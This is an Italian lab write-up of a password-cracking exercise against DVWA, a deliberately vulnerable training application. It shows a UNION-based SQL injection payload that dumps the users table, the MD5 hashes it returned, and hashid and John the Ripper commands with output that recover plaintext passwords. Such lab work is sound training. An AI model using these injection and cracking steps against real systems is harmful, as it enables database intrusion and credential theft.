

Password Cracking

Nella simulazione odierna, verrà effettuata il recupero delle password di DVWA in chiaro tramite il programma **John the Ripper**.


Il primo passo è stato quello di recarsi sul sito della **DVWA**, la quale è vulnerabile agli attacchi **SQL Injection**, in modo da poter iniettare un codice SQL che ci consentisse di visualizzare tutti gli admin e le relative password presenti all'interno. Il problema di fare ciò è che le password che verranno visualizzate, saranno state salvate in **codice hash**. Esse risulterebbero illeggibili, e proprio per questo motivo, essendo che lo scopo sia leggerle in chiaro, è stato fatto ricorso ad un programma, **John**. Questo tool ha varie funzioni, tra cui craccare le password, in modo particolare viene utilizzato per le cartelle protette da password, quindi all'interno della macchina, oppure un'altra funzione è quella che è stata adoperata per questa simulazione, ovvero quella di **tradurre i codici hash in chiaro**, specificando la tipologia di codice hash.

ESERCITAZIONE

Il primo passo è stato quello di attaccare la DVWA tramite SQL Injection.

%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

Tramite questo attacco abbiamo ottenuto tutte le informazioni degli user presenti:



Tra cui le informazioni sulla password, salvata in codice hash su un file di testo.

```
admin    = 5f4dcc3b5aa765d61d8327deb882cf99
gordonb  = e99a18c428cb38d5f260853678922e03
1337     = 8d3533d75ae2c3966d7e0d4fcc69216b
pablo    = 0d107d09f5bbe40cade3de5c71e9e9b7
smithy   = 5f4dcc3b5aa765d61d8327deb882cf99
```

Tramite il programma di kali integrato **Hashid**, è successivamente stato verificato quali fossero i possibili formati dei codici hash che abbiamo chiesto di analizzare. Ad esso si possono dare istruzioni differenti, tra cui quella utilizzata.

```
(kali㉿kali)-[~/Desktop]
$ hashid -j --john hash
--File 'hash'--
Analyzing '5f4dcc3b5aa765d61d8327deb882cf99'
[+] MD2 [JtR Format: md2]
[+] MD5 [JtR Format: raw-md5]
[+] MD4 [JtR Format: raw-md4]
[+] Double MD5
[+] LM [JtR Format: lm]
[+] RIPEMD-128 [JtR Format: ripemd-128]
[+] Haval-128 [JtR Format: haval-128-4]
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5 [JtR Format: lotus5]
[+] Skype
[+] Snefru-128 [JtR Format: snefru-128]
[+] NTLM [JtR Format: nt]
[+] Domain Cached Credentials [JtR Format: mscach]
[+] Domain Cached Credentials 2 [JtR Format: mscach2]
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x [JtR Format: radmin]
```

Hashid -j -john <file> è un comando che ci fornisce direttamente i possibili formati del codice hash, ma anche per quanto riguarda il tool John, fornendo anche per esso i relativi formati.

```
(kali㉿kali)-[~/Desktop]
$ john --format=Raw-MD5 hash
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (?)
password      (?)
abc123        (?)
letmein       (?)
Proceeding with incremental:ASCII
charley       (?)
5g 0:00:00:00 DONE 3/3 (2024-11-07 07:15) 13.15g/s 469342p/s 469342c/s 473384C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Successivamente è stato dato il comando **john --format=Raw-MD5 <file>** al tool John, al quale abbiamo specificato che il codice hash era in formato Raw MD5, e abbiamo fornito la lista contenente i codici hash da tradurre in chiaro.

Il risultato è la visione delle password in chiaro, che potremo poi rivedere tramite il comando

John --show --format=Raw-MD5 <file>

```
(kali㉿kali)-[~/Desktop]
$ john --show --format=Raw-MD5 hash
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```